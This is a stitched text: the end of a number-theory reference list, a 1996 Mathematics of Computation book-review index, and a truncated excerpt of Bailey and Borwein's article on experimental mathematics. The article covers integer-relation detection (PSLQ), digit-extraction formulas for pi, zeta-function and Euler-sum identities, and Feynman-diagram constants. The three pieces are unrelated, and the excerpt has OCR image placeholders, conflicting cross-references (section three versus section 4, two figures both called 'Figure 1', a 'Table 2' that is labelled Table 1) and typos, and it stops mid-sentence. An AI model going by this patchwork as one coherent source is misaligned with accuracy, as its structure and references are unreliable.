[54] N.J.A. Sloane : *A Handbook of Integer Sequences*, Academic Press, New York 1973.

[55] J.J. Sylvester : *On a point in the theory of vulgar fractions*, Amer. J. Math. **3**(1880), 332-335 ; *Postscript* : 388-389.

[56] T. Takenouchi : *On an indeterminate equation*, Proc. Phys.-Math. Soc. Japan **3**(1921), 78-92.

[57] T. Töpfer : *Algebraic independence of the values of generalized Mahler functions*, Acta Arith. **70**(1995), 161-181.

[58] S.S. Wagstaff, Jr. : *Computing Euclid's primes*, Bull. Inst. Combinatorics and its Appl. **8**(1993), 23-32.

[59] J. Zaks ; M.A. Perles ; J.M. Wills : *On lattice polytopes having interior lattice points*, Elem. Math. **37**(1982), 44-46.

MATHEMATICS OF COMPUTATION
AMERICAN MATHEMATICAL SOCIETY
ISSN 1088-6842 (e) ISSN 0025-5718 (p)

REVIEWS AND DESCRIPTIONS OF TABLES AND BOOKS

Book reviews do not contain an abstract. You may download the entire set of reviews from this issue using the links below.

Review information:
Journal: Math. Comp. **65** (1996), pp. 877-895
PII: S 0025-5718(96)00724-7

Retrieve reviews in: PDF DVI TeX PostScript

The mathematical theory of finite element methods by Susanne C. Brenner and L. Ridgway Scott
Texts in Applied Mathematics, Vol. 15, Springer, New York, 1994, xx+294 pp., $39.00, 1991 Mathematics Subject Classification. 65-01, 65N30, 65N55, 73Cxx

Reviewed by: Franco Brezzi

Industrial mathematics: A course in solving real-world problems by Avner Friedman and Walter Littman
SIAM, Philadelphia, PA, 1994, xiv+136 pp., softcover, $22.50 1991, Mathematics Subject Classification. 00A69, 34-01, 35-01, 65-01

Reviewed by:Eugene Isaacson

Environments and tools for parallel scientific computing edited by Jack J. Dongarra and Bernard Tourancheau
SIAM Proceedings Series, SIAM, Philadelphia, PA, 1994, xii+292 pp., softcover, $38.50, 1991 Mathematics Subject Classification. 65-06, 65Y05

Reviewed by: Elias N. Houstis

Solving Problems in Scientific Computing Using MAPLE and MATLAB by Walter Gander and Jirí Hrebícek
Springer, Berlin, 1993, xiv+268 pp., softcover, $39.00, 1991 Mathematics Subject Classification. 68-01, 65-01
Reviewed by:Frank Stenger

Maple V by example by Martha L. Abell and James P. Braselton
AP Professional, Boston, MA, 1994, xii+500 pp., softcover, $39.95, 1991 Mathematics Subject Classification. 68-01, 68Q40

Reviewed by: Francis J. Wright

Nonlinear programming by Olvi L. Mangasarian
Classics in Applied Mathematics, Vol. 10, SIAM, Philadelphia, PA, 1994, xvi+220 pp., softcover, $28.50, 1991 Mathematics Subject Classification. 49-02, 49K40, 65K05

Reviewed by: Jorge Nocedal

Interior-point polynomial algorithms in convex programming by Yurii Nesterov and Arkadii Nemirovskii
SIAM Studies in Applied Mathematics, Vol. 13, SIAM, Philadelphia, PA, 1994, x+405 pp., $68.50,
1991 Mathematics Subject Classification.

Note: This is an abridged version of a review that appeared in OPTIMA, a newsletter of the Mathematical Programming Society.

Iterative solution methods by Owe Axelsson
Cambridge University Press, Cambridge, 1994, xiv+654 pp., $59.95, 1991 Mathematics Subject Classification. 65-02, 65F05, 65F10

Reviewed by: Howard Elman

Polynomial and matrix computations: Fundamental algorithms, Vol. 1 by Dario Bini and Victor Y. Pan
Progress in Theoretical Computer Science, Vol. 12. Birkhäuser, Boston, 1994, xvi+415 pp., $64.50, 1991 Mathematics Subject Classification. 15A06, 65F05, 68Q25

Reviewed by: Nicholas J. Higham

Mathematical aspects of geometrical modeling by Charles A. Micchelli
CBMS-NSF Regional Conference Series in Applied Mathematics, Vol. 65. SIAM, Philadelphia, PA, 1995, x +256 pp., softcover, $37.50, 1991 Mathematics Subject Classification. 65-02, 65D17

Reviewed by: E. W. Cheney

Wavelets: theory, algorithms, and applications edited by Charles K. Chui, Laura Montefusco and Luigia Puccio
Wavelet Analysis and Its Applications, Vol. 5. AP Professional, San Diego, CA, 1994, xvi+627 pp., $59.95. 1991 Mathematics Subject Classification. 41-06, 41A30, 41A99, 65-06

Reviewed by: E. W. Cheney

NURB curves and surfaces: from projective geometry to practical use by Gerald E. Farin
A K Peters, Wellesley, MA, 1995, xii+229 pp., $39.95, 1991 Mathematics Subject Classification. 65-01, 65D07, 65Y25, 68U07

Reviewed by: E. W. Cheney

Designing fair curves and surfaces edited by Nickolas S. Sapidis
Geometric Design Publications. SIAM, Philadelphia, PA, 1994, xii+318 pp., softcover, $61.50, 1991 Mathematics Subject Classification. 65-06, 65D05, 65D07, 65D17.

Reviewed by: Weston Meyer

Computational number theory and digital signal processing: Fast algorithms and error control techniques by Hari Krishna, Bal Krishna, Kuo-Yu Lin and Jenn-Dong Sun
CRC Press, Boca Raton, FL, 1994, xviii+330 pp., $59.95, 1991 Mathematics Subject Classification. 12Y05, 65T10, 94B05

Reviewed by: Harald Niederreiter

The encyclopedia of integer sequences by N. J. A. Sloane and Simon Ploufee
Academic Press, San Diego, CA, 1995, xiv+587 pp., $44.95, 1991 Mathematics Subject Classification. 11-00, 11B83

Reviewed by: David H. Bailey

Experimental Mathematics: Recent Developments and Future Outlook

David H. Bailey[1] and Jonathan M. Borwein[2]

[1] Lawrence Berkeley Laboratory, Berkeley, CA 94720, USA, dhbailey@lbl.gov.***

[2] Gordon M. Shrum Professor of Science, Centre for Experimental and Constructive Mathematics, Simon Fraser University, Burnaby, BC, Canada, jborwein@cecm.sfu.ca.†

1 Introduction

While extensive usage of high-performance computing has been a staple of other scientific and engineering disciplines for some time, research mathematics is one discipline that has heretofore not yet benefited to the same degree. Now, however, with sophisticated mathematical computing tools and environments widely available on desktop computers, a growing number of remarkable new mathematical results are being discovered partly or entirely with the aid of these tools. With currently planned improvements in these tools, together with substantial increases expected in raw computing power, due both to Moore's Law and the expected implementation of these environments on parallel supercomputers, we can expect even more remarkable developments in the years ahead.

This article briefly discusses the nature of mathematical experiment. It then presents a few instances primarily of our own recent computer-aided mathematical discoveries, and sketches the outlook for the future. Additional examples in diverse fields and broader citations to the literature may be found in [16] and its references.

2 Preliminaries

The crucial role of high performance computing is now acknowledged throughout the physical, biological and engineering sciences. Numerical experimentation, using increasingly large-scale, three-dimensional simulation programs, is now a staple of fields such as aeronautical and electrical engineering, and research scientists heavily utilize computing technology to collect and analyze data, and to explore the implications of various physical theories.

*** Bailey's work supported by the Director, Office of Computational and Technology Research, Division of Mathematical, Information, and Computational Sciences of the U.S. Department of Energy, under contract number DE-AC03-76SF00098.

† Borwein's work supported by the Natural Sciences and Engineering Research Council of Canada and the Networks of Centres of Excellence programme.

However, "pure" mathematics (and closely allied areas such as theoretical physics) only recently has begun to capitalize on this new technology. This is ironic, because the basic theoretical underpinnings of modern computer technology were set out decades ago by mathematicians such as Alan Turing and John Von Neumann. But only in the past decade, with the emergence of powerful mathematical computing tools and environments, together with the growing availability of very fast desktop computers and highly parallel supercomputers, as well as the pervasive presence of the Internet, has this technology reached the level where the research mathematician can enjoy the same degree of intelligent assistance that has graced other technical fields for some time.

This new approach is often termed *experimental mathematics*, namely the utilization of advanced computing technology to explore mathematical structures, test conjectures and suggest generalizations. And there is now a thriving journal of *Experimental Mathematics*. In one sense, there is nothing new in this approach — mathematicians have used it for centuries. Gauss once confessed, "I have the result, but I do not yet know how to get it." [2]. Hadamard declared, "The object of mathematical rigor is to sanction and legitimize the conquests of intuition, and there was never any other object for it." [34]. In recent times Milnor has stated this philosophy very clearly:

> If I can give an abstract proof of something, I'm reasonably happy. But if I can get a concrete, computational proof and actually produce numbers I'm much happier. I'm rather an addict of doing things on computer, because that gives you an explicit criterion of what's going on. I have a visual way of thinking, and I'm happy if I can see a picture of what I'm working with. [35]

What is really meant by an *experiment* in the context of mathematics? In *Advice to a Young Scientist*, Peter Medawar [31] identifies four forms of experiment:

> 1. The *Kantian* experiment is one such as generating "the classical non-Euclidean geometries (hyperbolic, elliptic) by replacing Euclid's axiom of parallels (or something equivalent to it) with alternative forms."
> 2. The *Baconian* experiment is a contrived as opposed to a natural happening, it "is the consequence of 'trying things out' or even of merely messing about."
> 3. The *Aristotelian* experiment is a demonstration: "apply electrodes to a frog's sciatic nerve, and lo, the leg kicks; always precede the presentation of the dog's dinner with the ringing of a bell, and lo, the bell alone will soon make the dog dribble."
> 4. The *Galilean* experiment is "a critical experiment – one that discriminates between possibilities and, in doing so, either gives us confidence in the view we are taking or makes us think it in need of correction."

The first three are certainly common in mathematics. However, as discussed in detail in [15], the Galilean experiment is the only one of the four forms which can make experimental mathematics a truly serious enterprise.

3 Tools of the Trade

The most obvious development in mathematical computing technology has been the growing availability of powerful symbolic computing tools. Back in the 1970s, when the first symbolic computing tools became available, their limitations were quite evident — in many cases, these programs were unable to handle operations that could be done by hand. In the intervening years these programs, notably the commercial products such as Maple and Mathematica, have greatly improved. While numerous deficiencies remain, they nonetheless routinely and correctly dispatch many operations that are well beyond the level that a human could perform with reasonable effort.

Another recent development that has been key to a number of new discoveries is the emergence of practical integer relation detection algorithms. Let $x = (x_1, x_2, \cdots, x_n)$ be a vector of real or complex numbers. x is said to possess an integer relation if there exist integers a_i, not all zero, such that $a_1x_1 + a_2x_2 + \cdots + a_nx_n = 0$. By an *integer relation algorithm*, we mean a practical computational scheme that can recover the vector of integers a_i, if it exists, or can produce bounds within which no integer relation exists. The problem of finding integer relations was studied by numerous mathematicians, including Euclid and Euler. The first general integer relation algorithm was discovered in 1977 by Ferguson and Forcade [24]. There is a close connection between integer relation detection and finding small vectors in an integer lattice, and thus one common solution to the integer relation problem is to apply the Lenstra-Lenstra-Lovasz (LLL) lattice reduction algorithm [30]. At the present time, the most effective scheme for integer relation detection is Ferguson's "PSLQ" algorithm [23,6].

Integer relation detection, as well as a number of other techniques used in modern experimental mathematics, relies heavily on very high precision arithmetic. The most advanced tools for performing high precision arithmetic utilize fast Fourier transforms (FFTs) for multiplication operations. Armed with one of these programs, a researcher can often effortlessly evaluate mathematical constants and functions to precision levels in the many thousands of decimal digits. The software products Maple and Mathematica include relatively complete and well-integrated multiple precision arithmetic facilities, although until very recently they did not utilize FFTs, or other accelerated multiplication techniques. One may also use any of several freeware multiprecision software packages [3,22] and for many purposes tools such as Matlab, MuPAD or more specialized packages like Pari-GP are excellent.

High precision arithmetic, when intelligently used with integer relation detection programs, allows researchers to discover heretofore unknown mathematical identities. It should be emphasized that these numerically discovered "identities" are only approximately established. Nevertheless, in the cases we are aware of, the results have been numerically verified to hundreds and in some cases thousands of decimal digits beyond levels that could reasonably be dismissed as numerical artifacts. Thus while these "identities" are not firmly established in a formal sense, they are supported by very compelling numerical evidence. After all, which is more compelling, a formal proof that in its full exposition requires hundreds of difficult pages of reasoning, fully understood by only two or three colleagues, or the numerical verification of a conjecture to 100,000 decimal digit accuracy, subsequently validated by numerous subsidiary computations? In the same way, these tools are often even more useful as a way of *excluding* the possibility of hoped for relationships, as in equation (1) below.




FIGURE 1(A-D): -1/1 POLYNOMIALS (TO BE SET IN COLOR)

We would be remiss not to mention the growing power of visualization especially when married to high performance computation. The pictures

in FIGURE 1 represents the zeroes of all polynomials with ± 1 coefficients of degree at most 18. One of the most striking features of the picture, its fractal nature excepted, is the appearance of different sized "holes" at what transpire to be roots of unity. This observation which would be very hard to make other than pictorially led to a detailed and rigorous analysis of the phenomenon and more [17,27]. They were lead to this analysis by the interface which was built for Andrew Odlyzko's seminal online paper [32].

One additional tool that has been utilized in a growing number of studies is Sloane and Plouffe's *Encyclopedia of Integer Sequences* [36]. As the title indicates, it identifies many integer sequences based on the first few terms. A very powerful on-line version is also available and is a fine example of the changing research paradigm. Another wonderful resource is Stephen Finch's "Favorite Mathematical Constants," which contains a wealth of frequently updated information, links and references on 125 constants, [25], such as the *hard hexagon constant* $\kappa \approx 1.395485972$ for which Zimmermann obtained a minimal polynomial of degree 24 in 1996.[1]

In the following, we illustrate this – both new and old – approach to mathematical research using a handful of examples with which we are personally familiar. We will then sketch some future directions in this emerging methodology. We have focussed on the research of our own circle of direct collaborators. We do so for resaons of fmailiarity and because we believe it is representative of broad changes in the way mathematics is being done rather than to claim primacy for our own skills or expertise.

4 A New Formula for Pi

Through the centuries mathematicians have assumed that there is no shortcut to determining just the n-th digit of π. Thus it came as no small surprise when such a scheme was recently discovered [5]. In particular, this simple algorithm allows one to calculate the n-th hexadecimal (or binary) digit of π without computing any of the first $n-1$ digits, without the need for multiple-precision arithmetic software, and requiring only a very small amount of memory. The one millionth hex digit of π can be computed in this manner on a current-generation personal computer in only about 30 seconds run time.

This scheme is based on the following remarkable formula, whose formal proof involves nothing more sophisticated than freshman calculus:

$$\pi = \sum_{k=0}^{\infty} \frac{1}{16^k} \left[\frac{4}{8k+1} - \frac{2}{8k+4} - \frac{1}{8k+5} - \frac{1}{8k+6} \right]$$

This formula was found using months of PSLQ computations, after corresponding but simpler n-th digit formulas were identified for several

[1] See `http://www.mathsoft.com/asolve/constant/square/square.html`.

other constants, including log(2). This is likely the first instance in history that a significant new formula for π was discovered by a computer.

Similar base-2 formulas are given in [5,21] for a number of other mathematical constants. In [20] some base-3 formulas were obtained, including the identity

$$\pi^2 = \frac{2}{27}\sum_{k=0}^{\infty}\frac{1}{729^k}\quad\left[\frac{243}{(12k+1)^2} - \frac{405}{(12k+2)^2} - \frac{81}{(12k+4)^2}\right.$$
$$- \frac{27}{(12k+5)^2} - \frac{72}{(12k+6)^2} - \frac{9}{(12k+7)^2}$$
$$\left. - \frac{9}{(12k+8)^2} - \frac{5}{(12k+10)^2} + \frac{1}{(12k+11)^2}\right]$$

In [8], it is shown that the question of whether π, log(2) and certain other constants are normal can be reduced to a plausible conjecture regarding dynamical iterations of the form $x_0 = 0$,

$$x_n = (bx_{n-1} + r_n) \bmod 1$$

where b is an integer and $r_n = p(n)/q(n)$ is the ratio of two nonzero polynomials with $\deg(p) < \deg(q)$. The conjecture is that these iterates either have a finite set of attractors or else are equidistributed in the unit interval. In particular, it is shown that the question of whether π is normal base 16 (and hence base 2) can be reduced to the assertion that the dynamical iteration $x_0 = 0$,

$$x_n = \left(16x_{n-1} + \frac{120n^2 - 89n + 16}{512n^4 - 1024n^3 + 712n^2 - 206n + 21}\right) \bmod 1$$

is equidistributed in $[0, 1)$. There are also connections between the question of normality for certain constants and the theory of linear congruential pseudorandom number generators. All of these results derive from the discovery of the individual digit-calculating formulas mentioned above. For details, see [8].

5 Identities for the Riemann Zeta Function

Another application of computer technology in mathematics is to determine whether or not a given constant α, whose value can be computed to high precision, is algebraic of some degree n or less. This can be done by first computing the vector $x = (1, \alpha, \alpha^2, \cdots, \alpha^n)$ to high precision and then applying an integer relation algorithm. If a relation is found for x, then this relation vector is precisely the set of integer coefficients of a polynomial satisfied by α. Even if no relation is found, integer relation detection programs can produce bounds within which no relation can exist. In fact, exclusions of this type are solidly established by integer relation calculations, whereas "identities" discovered in this fashion are only approximately established, as noted above.

Consider, for example, the following identities, with that for $\zeta(3)$ due to Apéry [10,14]:

$$\zeta(2) = 3\sum_{k=1}^{\infty} \frac{1}{k^2\binom{2k}{k}}$$
$$\zeta(3) = \frac{5}{2}\sum_{k=1}^{\infty} \frac{(-1)^{k-1}}{k^3\binom{2k}{k}}$$
$$\zeta(4) = \frac{36}{17}\sum_{k=1}^{\infty} \frac{1}{k^4\binom{2k}{k}}$$

where $\zeta(n) = \sum_k k^{-n}$ is the Riemann zeta function at n. These results have led many to hope that

$$Z_5 = \zeta(5)/\sum_{k=1}^{\infty} \frac{(-1)^{k-1}}{k^5\binom{2k}{k}} \tag{1}$$

might also be a simple rational or algebraic number. However, computations using PSLQ established, for instance, that if Z_5 satisfies a polynomial of degree 25 or less, then the Euclidean norm of the coefficients must exceed 2×10^{37}. Given these results, there is no "easy" identity, and researchers are licensed to investigate the possibility of multi-term identities for $\zeta(5)$. One recently discovered [14], using a PSLQ computation, was the polylogarithmic identity

$$\sum_{k=1}^{\infty} \frac{(-1)^{k+1}}{k^5\binom{2k}{k}} = 2\zeta(5) + 80\sum_{k=1}^{\infty}\left[\frac{1}{(2k)^5} - \frac{L}{(2k)^4}\right]\rho^{2k} - \frac{4}{3}L^5 + \frac{8}{3}L^3\zeta(2) + 4L^2\zeta(3)$$

where $L = \log(\rho)$ and $\rho = (\sqrt{5}-1)/2$. This illuastrates neatly that one can only find a closed form if one knows where to look.

Other earlier evaluations involving the central binomial coefficient suggested general formulas [12], which were pursued by a combination of PSLQ and heavy-duty symbolic manipulation. This led, most unexpectedly, to the identity

$$\sum_{k=1}^{\infty} \zeta(4k+3)z^{4k} = \sum_{k=1}^{\infty} \frac{1}{k^3(1-z^4/k^4)} = \frac{5}{2}\sum_{k=1}^{\infty} \frac{(-1)^{k-1}}{k^3\binom{2k}{k}(1-z^4/k^4)} \prod_{m=1}^{k-1} \frac{1+4z^4/m^4}{1-z^4/m^4}.$$

Experimental analysis of the first ten terms showed that the rightmost above series necessarily had the form

$$\frac{5}{2}\sum_{k=1}^{\infty} \frac{(-1)^{k-1}P_k(z)}{k^3\binom{2k}{k}(1-z^4/k^4)}$$

where

$$P_k(z) = \prod_{j=1}^{k-1} \frac{1 + 4z^4/j^4}{1 - z^4/j^4}.$$

Also discovered in this process was the intriguing *equivalent* combinatorial identity

$$\binom{2n}{n} = \sum_{k=1}^{\infty} \frac{2n^2 \prod_{i=1}^{n-1}(4k^4 + i^4)}{k^2 \prod_{i=1, i\neq k}^{n}(k^4 - i^4)}.$$

This evaluation was discovered as the result of an serendipitous error in an input to Maple[2]— the computational equivalent of discovering penicillin after a mistake in a Petri dish.

With the recent proof of this last conjectured identity, by Almkvist and Granville [1], the above identities have now been rigorously established. But other numerically discovered "identities" of this type appear well beyond the reach of current formal proof methods. For example, in 1999 British physicist David Broadhurst used a PSLQ program to recover an explicit expression for $\zeta(20)$ involving 118 terms. The problem required 5,000 digit arithmetic and over six hours computer run time. The complete solution is given in [6].

6 Identification of Multiple Sum Constants

Numerous identities were experimentally discovered in some recent research on multiple sum constants. After computing high-precision numerical values of these constants, a PSLQ program was used to determine if a given constant satisfied an identity of a conjectured form. These efforts produced empirical evaluations and suggested general results [4]. Later, elegant proofs were found for many of these specific and general results [13], using a combination of human intuition and computer-aided symbolic manipulation. Three examples of experimentally discovered re-

[2] Typing 'infty' for 'infinity' revealed that the program had an algorithm when a formal variable was entered.

sults that were subsequently proven are:

$$\sum_{k=1}^{\infty}\left(1+\frac{1}{2}+\cdots+\frac{1}{k}\right)^2 (k+1)^{-4} = \frac{37}{22680}\pi^6 - \zeta^2(3)$$

$$\sum_{k=1}^{\infty}\left(1+\frac{1}{2}+\cdots+\frac{1}{k}\right)^3 (k+1)^{-6} = \zeta^3(3) + \frac{197}{24}\zeta(9) + \frac{1}{2}\pi^2\zeta(7) - \frac{11}{120}\pi^4\zeta(5) - \frac{37}{7560}\pi^6\zeta(3)$$

$$\sum_{k=1}^{\infty}\left(1-\frac{1}{2}+\cdots+(-1)^{k+1}\frac{1}{k}\right)^2 (k+1)^{-3} = 4\,\mathrm{Li}_5(\tfrac{1}{2}) - \frac{1}{30}\ln^5(2) - \frac{17}{32}\zeta(5) - \frac{11}{720}\pi^4\ln(2) + \frac{7}{4}\zeta(3)\ln^2(2) + \frac{1}{18}\pi^2\ln^3(2) - \frac{1}{8}\pi^2\zeta(3)$$

where again $\zeta(n) = \sum_{j=1}^{\infty} j^{-n}$ is a value of the Riemann zeta function, and $\mathrm{Li}_n(x) = \sum_{j=1}^{\infty} x^j j^{-n}$ denotes the classical polylogarithm function.

More generally, one may define *multi-dimensional Euler sums* (or *multiple zeta values*) by

$$\zeta\begin{pmatrix} s_1,\ s_2\ \cdots\ s_r \\ \sigma_1,\ \sigma_2\ \cdots\ \sigma_r \end{pmatrix} := \sum_{k_1>k_2>\cdots>k_r>0} \frac{\sigma_1^{k_1}}{k_1^{s_1}}\,\frac{\sigma_2^{k_2}}{k_2^{s_2}}\,\cdots\,\frac{\sigma_r^{k_r}}{k_r^{s_r}}$$

where $\sigma_j = \pm 1$ are signs and $s_j > 0$ are integers. When all the signs are positive, one has a multiple zeta value. The integer r is the sum's depth and $s_1 + s_2 + \cdots + s_r$ is the weight. These sums have connections with diverse fields such as knot theory, quantum field theory and combinatorics. Constants of this form with alternating signs appear in problems such as computation of the magnetic moment of the electron.

Multi-dimensional Euler sums satisfy many striking identities. The discovery of the more recondite identities was facilitated by the development of Hölder convolution algorithms that permit very high precision numerical values to be rapidly computed. See [13] and a computational interface at `www.cecm.sfu.ca/projects/ezface+/`. One beautiful general identity discovered by Zagier [37] in the course of similar research is

$$\zeta(3,1,3,1,\ldots,3,1) = \frac{1}{2n+1}\zeta(2,2,\ldots,2) \;=\; \frac{2\pi^{4n}}{(4n+2)!}$$

where there are n instances of '$(3,1)$' and '2' in the arguments to $\zeta(\cdot)$. This has now been proven in [13] and the proof, while entirely conventional, was obtained by guided experimentation. A related conjecture for which overwhelming evidence but no hint of a proof exists is the

"identity"

$$8^n\zeta\begin{pmatrix} 2, & 1, & 2, & 1, \cdots, & 2, & 1 \\ -1, & 1, & -1, & 1, \cdots, & -1, & 1 \end{pmatrix} = \zeta(2,1,2,1,\ldots,2,1).$$

Along this line, Broadhurst conjectured, based on low-degree numerical results, that the dimension of the space of Euler sums with weight w is the Fibonacci number $F_{w+1} = F_w + F_{w-1}$, with $F_1 = F_2 = 1$. In testing this conjecture, complete reductions of all Euler sums to a basis of size F_{w+1} were obtained with PSLQ at weights $w \leq 9$. At weights $w = 10$ and $w = 11$ the conjecture was stringently tested by application of PSLQ in more than 600 cases. At weight $w = 11$ such tests involve solving integer relations of size $n = F_{12} + 1 = 145$. In a typical case, each of the 145 constants was computed to more than 5,000 digit accuracy, and a working precision level of 5,000 digits was employed in an advanced "multi-pair" PSLQ program. In these problems the ratios of adjacent coefficients in the recovered integer vector usually have special values, such as $11! = 39916800$. These facts, combined with confidence ratios typically on the order of 10^{-300} in the detected relations, render remote the chance that these identities are spurious numerical artifacts, and lend substantial support to this conjecture [6].

7 Mathematical Computing Meets Parallel Computing

The potential future power of highly parallel computing technology has been underscored in some recent results. Not surprisingly, many of these computations involve the constant π, underscoring the enduring interest in this most famous of mathematical constants. In 1997 Fabrice Bellard of INRIA used a more efficient formula, similar to the one mentioned in section three, programmed on a network of workstations, to compute 150 binary digits of π starting at the *trillionth* position. Not to be outdone, 17-year-old Colin Percival of Simon Fraser University in Canada organized a computation of 80 binary digits of π beginning at the five trillionth position, using a network of 25 laboratory computers. He an many others are presently computing binary digits at the quadrillionth position on the web [33]. As we write, the most recent computational result was Yasumasa Kanada's calculation (September 1999) of the first 206 billion decimal digits of π. This spectacular computation was made on a Hitachi parallel supercomputer with 128 processors, in little over a day, and employed the Salamin-Brent algorithm [10], with a quartically convergent algorithm from [10] as an independent check.

Several large-scale parallel integer relation detection computations have also been performed in the past year or two. One arose from the discovery by Broadhurst that

$$\alpha^{630} - 1 = \frac{(\alpha^{315}-1)(\alpha^{210}-1)(\alpha^{126}-1)^2(\alpha^{90}-1)(\alpha^3-1)^3(\alpha^2-1)^5(\alpha-1)^3}{(\alpha^{35}-1)(\alpha^{15}-1)^2(\alpha^{14}-1)^2(\alpha^5-1)^6\alpha^{68}}$$

where $\alpha = 1.176280818\ldots$ is the largest real root of Lehmer's polynomial [29]

$$0 = 1 + \alpha - \alpha^3 - \alpha^4 - \alpha^5 - \alpha^6 - \alpha^7 + \alpha^9 + \alpha^{10}.$$

The above cyclotomic relation was first discovered by a PSLQ computation, and only subsequently proven. Broadhurst then conjectured that there might be integers a, b_j, c_k such that

$$a\,\zeta(17) = \sum_{j=0}^{8} b_j\,\pi^{2j}(\log\alpha)^{17-2j} + \sum_{k\in D(\mathcal{S})} c_k\,\mathrm{Li}_{17}(\alpha^{-k})$$

where the 115 indices k are drawn from the set, $D(\mathcal{S})$, of positive integers that divide at least one element of

$$\begin{aligned}\mathcal{S} = \{&29, 47, 50, 52, 56, 57, 64, 74, 75, 76, 78, 84, 86, 92, 96, 98, 108, 110, 118,\\ &124, 130, 132, 138, 144, 154, 160, 165, 175, 182, 186, 195, 204, 212, 240,\\ &246, 270, 286, 360, 630\}.\end{aligned}$$

Indeed, such a relation was found, using a parallel multi-pair PSLQ program running on a SGI/Cray T3E computer system at Lawrence Berkeley Laboratory. The run employed 50,000 decimal digit arithmetic and required approximately 44 hours on 32 processors. The resulting integer coefficients are as large as 10^{292}, but the "identity" nonetheless was confirmed to 13,000 digits beyond the level of numerical artifact [7].

8 Connections to Quantum Field Theory

In another surprising recent development, David Broadhurst has found, using these methods, that there is an intimate connection between Euler sums and constants resulting from evaluation of Feynman diagrams in quantum field theory [18,19]. In particular, the renormalization procedure (which removes infinities from the perturbation expansion) involves multiple zeta values. As before, a fruitful theory has emerged, including a large number of both specific and general results [13].

Some recent quantum field theory results are even more remarkable. Broadhurst has now shown [20], using PSLQ computations, that in each of ten cases with unit or zero mass, the finite part the scalar 3-loop tetrahedral vacuum Feynman diagram reduces to 4-letter "words" that represent iterated integrals in an alphabet of seven "letters" comprising the one-forms $\Omega := dx/x$ and $\omega_k := dx/(\lambda^{-k} - x)$, where $\lambda := (1 + \sqrt{-3})/2$ is the primitive sixth root of unity, and k runs from 0 to 5. A 4-letter word is a 4-dimensional iterated integral, such as

$$U := \zeta(\Omega^2\omega_3\omega_0) = \int_0^1 \frac{dx_1}{x_1}\int_0^{x_1}\frac{dx_2}{x_2}\int_0^{x_2}\frac{dx_3}{(-1-x_3)}\int_0^{x_3}\frac{dx_4}{(1-x_4)} = \sum_{j>k>0}\frac{(-1)^{j+k}}{j^3k}.$$

There are 7^4 such four-letter words. Only two of these are primitive terms occurring in the 3-loop Feynman diagrams: U, above, and

$$V := \text{Real}[\zeta(\Omega^2\omega_3\omega_1)] = \sum_{j>k>0} \frac{(-1)^j \cos(2\pi k/3)}{j^3 k}.$$

The remaining terms in the diagrams reduce to products of constants found in Feynman diagrams with fewer loops. These ten cases as shown in Figure 1. In these diagrams, dots indicate particles with nonzero rest mass. The formulas that have been found, using PSLQ, for the corresponding constants are given in Table 2. In the table the constant $C = \sum_{k>0} \sin(\pi k/3)/k^2$.




Fig. 1. The ten tetrahedral cases

V_1	$= 6\zeta(3) + 3\zeta(4)$
V_{2A}	$= 6\zeta(3) - 5\zeta(4)$
V_{2N}	$= 6\zeta(3) - \frac{13}{2}\zeta(4) - 8U$
V_{3T}	$= 6\zeta(3) - 9\zeta(4)$
V_{3S}	$= 6\zeta(3) - \frac{11}{2}\zeta(4) - 4C^2$
V_{3L}	$= 6\zeta(3) - \frac{15}{4}\zeta(4) - 6C^2$
V_{4A}	$= 6\zeta(3) - \frac{77}{12}\zeta(4) - 6C^2$
V_{4N}	$= 6\zeta(3) - 14\zeta(4) - 16U$
V_5	$= 6\zeta(3) - \frac{469}{27}\zeta(4) + \frac{8}{3}C^2 - 16V$
V_6	$= 6\zeta(3) - 13\zeta(4) - 8U - 4C^2$

Table 1. Formulas found by PSLQ for the ten cases of Figure 1

9 A Note of Caution

In spite of the remarkable successes of this methodology, some caution is in order. First of all, the fact that an identity is established to high precision is *not* a guarantee that it is indeed true. One example is

$$\sum_{n=1}^{\infty} \frac{[n \tanh \pi]}{10^n} \approx \frac{1}{81}$$

which holds to 267 digits, yet is not an exact identity, failing in the 268'th place. Several other such bogus "identities" are exhibited and explained in [11].

More generally speaking, caution must be exercised when extrapolating results true for small n to all n. For example,

$$\int_0^{\infty} \frac{\sin(x)}{x}\, dx = \frac{\pi}{2}$$
